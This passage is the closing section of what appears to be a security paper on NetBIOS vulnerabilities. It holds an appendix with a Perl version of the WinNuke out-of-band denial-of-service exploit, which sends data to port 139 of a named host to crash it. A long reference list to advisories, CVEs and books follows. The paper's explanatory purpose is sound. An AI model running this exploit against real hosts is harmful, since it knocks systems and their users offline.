
Another Source Code Variation:

Here is a perl version if anyone wants to play with it.

```
------
#!/usr/bin/perl

# Ghent - ghent@bounty-hunters.com - Perl version of winnuke.c by _eci

use strict; use Socket;

my($h,$p,$in_addr,$proto,$addr);

$h = "$ARGV[0]"; $p = 139 if (!$ARGV[1]);
if (!$h) { print "A hostname must be provided. Ex:
www.microsoft.com\n"; }

$in_addr = (gethostbyname($h))[4]; $addr = sockaddr_in($p,$in_addr);
$proto = getprotobyname('tcp');
socket(S, AF_INET, SOCK_STREAM, $proto) or die $!;

connect(S,$addr) or die $!; select S; $| = 1; select STDOUT;

print "Nuking: $h:$p\n"; send S,"Sucker",MSG_OOB; print "Nuked!\n";
close S;
------
```

Appendix D **Flow Chart**

NetBIOS Vulnerabilities



References:

[i] ISC.Incidents.org, http://isc.incidents.org/top10.html

[ii] Microsoft Press, "MCSE Training Kit, Windows 2000 Server", Copyright 2000 by Microsoft. 463

[iii] RFC 1001, http://jcifs.samba.org/specs/rfc1001.html. 3.

[iv] Internet Assigned Numbers Authority (IANA), http://www.isi.edu/in-notes/rfc1700.txt

[v] NetBIOS protocols in IBM, http:ourworld.compuserve.com/homepages/timothydevans/nbibmpc.htm

[vi] RFC 1001, http://jcifs.samba.org/specs/rfc1001.html. 5.

[vii] Joel Scambray, Stuart McClure, George Kurtz, "Hacking Exposed", copy write 2001 McGraw-Hill 229.

[viii] Systems Tools, "http://www.somarsoft.com

[ix] http://online.securityfocus.com/archive/88/148742, Bugtrap Ids 2010

[x] http://online.securityfocus.com/archive/88/148742, Bugtraq ID 2022

[xi] http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=cve-2000-0673

[xii] http://www.nipc.gov/cybernotes/2000/cyberissue2000-18.pdf

[xiii] http://www.pgp.com/research/covert/advisories/045.asp

[xiv] http://www.nipc.gov/cybernotes/2000/cyberissue2000-09.pdf

[xv] "SANS Hacker Techniques, Exploits and Incident Handling", p 683

[xvi] http://ashwins.tripod.com/mp3Spider/index.html

[xvii] http://www.insecure.org/sploits/windows.OOB.DOS.html

[xviii] http://www.cve.mitre.org/cgi-bin/cvekey.cgi?keyword=cve-1999-0153

[xix] http://online.secuirytfocus.com/bid/2010

[xx] SMB, http://ourworld.compuserve.com/homepages/timothydevans/smb.htm

[xxi] Name Management, http://ourworld.compuserve.com/homepages/timothydevans/encap.htm

[xxii] http://www.ubiqx.org.cifs/Intro.html. 2-4

[xxiii] Joel Scambray, Stuart McClure, George Kurtz, "Hacking Exposed", copy write 2001 McGraw-Hill 227.

[xxiv] http://online.securityfocus.com/archive/88/148742, Bugtrap Ids 2010

[xxv] SANS "Hacker Techniques, Exploits and Incident Handling", p 767

[xxvi] http://cgi.nessus.org/plugins/dump.php3

[xxvii] http://bvlive01.iss.net/issEn/delivery/prdetail.jsp?type=Archive&oid=14351

[xxviii] http://www.eeye.com/html/Products/Retina/